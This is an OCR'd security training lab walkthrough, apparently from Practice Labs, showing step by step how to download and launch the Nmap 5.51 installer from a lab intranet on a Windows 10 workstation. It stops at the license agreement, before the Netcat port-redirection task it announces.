
After completing this exercise, you will be able to:

- Install Nmap
- Use Netcat to Perform Port Redirection

Your Devices

You will be using the following devices in this lab. Please power these on now.

- **PLABDC01 -** (Windows Server 2019 - Domain Server)
- **PLABDM01 -** (Windows Server 2019 - Domain Member)
- **PLABWIN10 -** (Windows 10 - Workstation)



Task 1 - Install Nmap


Netcat utility comes built-in with Zenmap GUI, which is the GUI version of Nmap. Netcat that comes prebuilt with Zenmap is called Ncat.

In this task, you will install Nmap, which also contains the Zenmap.

Step 1

Ensure you have powered on the required devices and connect to **PLABWIN10**.

Access the Intranet by launching **Internet Explorer**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Tools and resources
wilsontfisk@outlook.com
Upload file
Browse...
Space remaining 100Mb of 100Mb
Public files
My files
Type here to search
ENG

Note

We have updated this website to start offering more services. As part of this, the location of the files has changed slightly from most of the documentation.

For example, Tools and Resources > Installation_Files > Cisco is now simply Installation_Files > Cisco


. .

Name	Created	Size
Data Files	27/03/2017	10
FTP	22/07/2015	1
Hotfix	22/07/2015	5
Installation_Files	22/07/2015	72
Tools	22/07/2015	54

Figure 4.1 Screenshot PLABWIN10: Showing the Intranet as the homepage in Internet Explorer.

Step 2

Click **Tools**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Tools and resources
wilsontfisk@outlook.com
Upload file
Browse...
Space remaining 100Mb of 100Mb
Public files
My files
Type here to search
ENG

Note

We have updated this website to start offering more services. As part of this, the location of the files has changed slightly from most of the documentation.

For example, Tools and Resources > Installation_Files > Cisco is now simply Installation_Files > Cisco


. .

Name	Created	Size
Data Files	27/03/2017	10
FTP	22/07/2015	1
Hotfix	22/07/2015	5
Installation_Files	22/07/2015	72
Tools	22/07/2015	54

Figure 4.2 Screenshot PLABWIN10: Clicking Tools on the Intranet homepage.

Step 3

Click **nmap**.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Type here to search
ENG

Email Server	27/04/2017	2
ettercap	21/05/2019	3
Exchange_Server	22/07/2015	8
FTK	22/07/2015	3
Hacking Tools	22/07/2015	92
IIS	27/04/2017	2
IntelliTraceCollector	22/07/2016	1
Misc	22/07/2015	67
Monitoring	22/07/2015	5
Networking	22/07/2015	2
nmap	22/07/2015	1
OpenPGP	27/04/2017	2
Oracle	25/08/2015	1
Palo Alto	03/03/2016	1
PerfMon	23/11/2016	1
SafePad 1.3	27/04/2017	4
SCCM	12/10/2015	4
Scripts	06/11/2017	1
SharePoint2010	22/02/2016	1

Figure 4.3 Screenshot PLABWIN10: Clicking nmap on the Intranet homepage.

Step 4

Click on **nmap-5.51-setup.exe.**


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Tools and resources
wilsontfisk@outlook.com
Upload file
Browse...
Space remaining 100Mb of 100Mb
Public files
My files
..
Tools
nmap
Type here to search
ENG

Note

We have updated this website to start offering more services. As part of this, the location of the files has changed slightly from most of the documentation.


For example, Tools and Resources > Installation_Files > Cisco is now simply Installation_Files > Cisco

Name	Created	Size
nmap-5.51-setup.exe	22/07/2015	18.99 Mb

Figure 4.4 Screenshot PLABWIN10: Clicking the nmap file on the Intranet homepage.

Step 5

In the notification bar, click **Run**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Tools and resources
wilsontfisk@outlook.com
Upload file
Browse...
Space remaining 100Mb of 100Mb
Public files
My files
..
Tools
nmap
Run
Save
Cancel
Type here to search
ENG

Note

We have updated this website to start offering more services. As part of this, the location of the files has changed slightly from most of the documentation.

For example, Tools and Resources > Installation_Files > Cisco is now simply Installation_Files > Cisco

Name	Created	Size
nmap-5.51-setup.exe	22/07/2015	18.99 Mb


Do you want to run or save **nmap-5.51-setup.exe** (18.9 MB) from **intranet**?

This type of file could harm your computer.

Figure 4.5 Screenshot PLABWIN10: Clicking Run on the notification bar.

Step 6

The **Nmap Setup** wizard is displayed. On the **License Agreement** page, click **I Agree**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Tools and resources
wilsontfisk@outlook.com
Upload file
Browse...
aining 100Mb of 100Mb
Public files
My files
Note
We have updated this website to start
n most of the documentation.
For example, Tools and Resources >
..
Tools
nmap
Name
Created
Size
nmap-5.51-setup.exe
22/07/2015
18.99 Mb
Nmap Setup
I Agree
Cancel
Type here to search
ENG

License Agreement

Please review the license terms before installing Nmap.

Press Page Down to see the rest of the agreement.

COPYING -- Describes the terms under which Nmap is distributed. A copy of the GNU GPL is appended to this file.

IMPORTANT NMAP LICENSE TERMS

The Nmap Security Scanner is (C) 1996-2011 Insecure.Com LLC. Nmap is also a registered trademark of Insecure.Com LLC. This program is free software; you may redistribute and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; Version 2 with the clarifications and exceptions described below. This guarantees your right to use, modify, and redistribute

